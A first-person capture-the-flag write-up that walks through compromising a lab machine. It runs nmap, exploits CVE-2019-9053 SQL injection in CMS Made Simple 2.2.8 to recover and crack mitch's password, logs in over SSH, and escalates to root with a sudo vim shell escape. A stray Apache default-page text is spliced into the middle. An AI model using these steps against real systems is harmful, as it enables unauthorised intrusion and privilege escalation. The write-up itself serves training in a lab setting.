
# SIMPLE CTF WRITE-UP


## Step 1 Basic enumeration :

First I performed basic port scanning using nmap and found that ports 21 ftp,80 http and 2222 ssh are open.



```
└─$ nmap -sC -sV -Pn 10.10.64.66
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 02:12 IST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 13.70% done; ETC: 02:13 (0:00:38 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.80% done; ETC: 02:12 (0:00:23 remaining)
Nmap scan report for 10.10.64.66
Host is up (0.19s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.21.172.80
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
```

Then I checked the site to see if there's something there. Couldn't find anything in the page so I used gobuster to find any directories.



- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **a2enmod**, **a2dismod**, **a2ensite**, **a2dissite**, and **a2enconf**, **a2disconf** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. **Calling /usr/bin/apache2 directly will not work** with the default configuration.

**Document Roots**

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in /var/www, **public_html** directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your document root directory in /etc/apache2/apache2.conf.

The default Ubuntu document root is /var/www/html. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

**Reporting Problems**


Please use the ubuntu-bug tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.


I found /simple and /server-status. /server-status denied access and /simple took us to a simple cms of version 2.2.8.

## Step 2 Exploiting :

I put the version in google and found that there's a cve-2019-9053 vulnerability in the site. so I searched for and found a python script to exploit it in github.




© Copyright 2004 - 2025 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.8




```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

# Python 3 Version
# Date: 28-12-2021
# Ported by: Enrico Renna
# Tested on: Python 3.10.1

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
```

I got the script and ran it to obtain the login credentials for user mitch and used it to connect to the ssh in port 2222 i found earlier.




```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret

┌──(aeacides㉿LAPTOP-90KVDPG2)-[~/exploits]
└─$ 
```



```
┌──(aeacides㉿LAPTOP-90KVDPG2)-[~]
└─$ ssh mitch@10.10.64.66 -p 2222 -v
debug1: OpenSSH_10.0p2 Debian-5, OpenSSL 3.5.0 8 Apr 2025
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 10.10.64.66 [10.10.64.66] port 2222.
debug1: Connection established.
debug1: identity file /home/aeacides/.ssh/id_rsa type -1
debug1: identity file /home/aeacides/.ssh/id_rsa-cert type -1
debug1: identity file /home/aeacides/.ssh/id_ecdsa type -1
debug1: identity file /home/aeacides/.ssh/id_ecdsa-cert type -1
debug1: identity file /home/aeacides/.ssh/id_ecdsa_sk type -1
debug1: identity file /home/aeacides/.ssh/id_ecdsa_sk-cert type -1
debug1: identity file /home/aeacides/.ssh/id_ed25519 type -1
debug1: identity file /home/aeacides/.ssh/id_ed25519-cert type -1
debug1: identity file /home/aeacides/.ssh/id_ed25519_sk type -1
debug1: identity file /home/aeacides/.ssh/id_ed25519_sk-cert type -1
debug1: identity file /home/aeacides/.ssh/id_xmss type -1
debug1: identity file /home/aeacides/.ssh/id_xmss-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_10.0p2 Debian-5
debug1: Remote protocol version 2.0, remote software version OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
debug1: compat_banner: match: OpenSSH_7.2p2 Ubuntu-4ubuntu2.8 pat OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,OpenSSH_7.3*,OpenSSH_
7.5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002
debug1: Authenticating to 10.10.64.66:2222 as 'mitch'
debug1: load_hostkeys: fopen /home/aeacides/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: curve25519-sha256@libssh.org
debug1: kex: host key algorithm: ssh-ed25519
debug1: kex: server→client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: kex: client→server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
Connection closed by 10.10.64.66 port 2222
```

### Step 3 Getting Flag 1 :

As you can see in the image above, I faced some issue when running ssh so I googled the issue and found there was some kind of issue with the mac address. so I used -o MACs=hmac-sha2-256 option to pass ssh configuration.




```
┌──(aeacides㉿LAPTOP-90KVDPG2)-[~]
└─$ ssh -o MACs=hmac-sha2-256 mitch@10.10.64.66 -p 2222
The authenticity of host '[10.10.64.66]:2222 ([10.10.64.66]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.64.66]:2222' (ED25519) to the list of known hosts.
mitch@10.10.64.66's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat  user.txt
G00d j0b, keep up!
$ ls /home
mitch  sunbath
$ sudo -
[sudo] password for mitch:
[1] + Stopped                    sudo -
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

I got in this time. I found a text file user.txt in the user mitch's folder containing the first flag. Next I checked the /home directory for other users and found a user sunbath.

I used sudo -l to find the commands mitch can perform and found i can use vim.

### Step 4 Getting root access :

I used gtfobins to find how to get root privilege using vim and found a payload and ran it. After verifying that i got root access, i checked the /root directory to find root.txt file there and found the final key, thus finishing my first ctf.



```
$ sudo vim -c ':!/bin/sh'

# ls
user.txt
# cat u*
G00d j0b, keep up!
# whoami
root
# cs /root
/bin/sh: 4: cs: not found
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
# █
```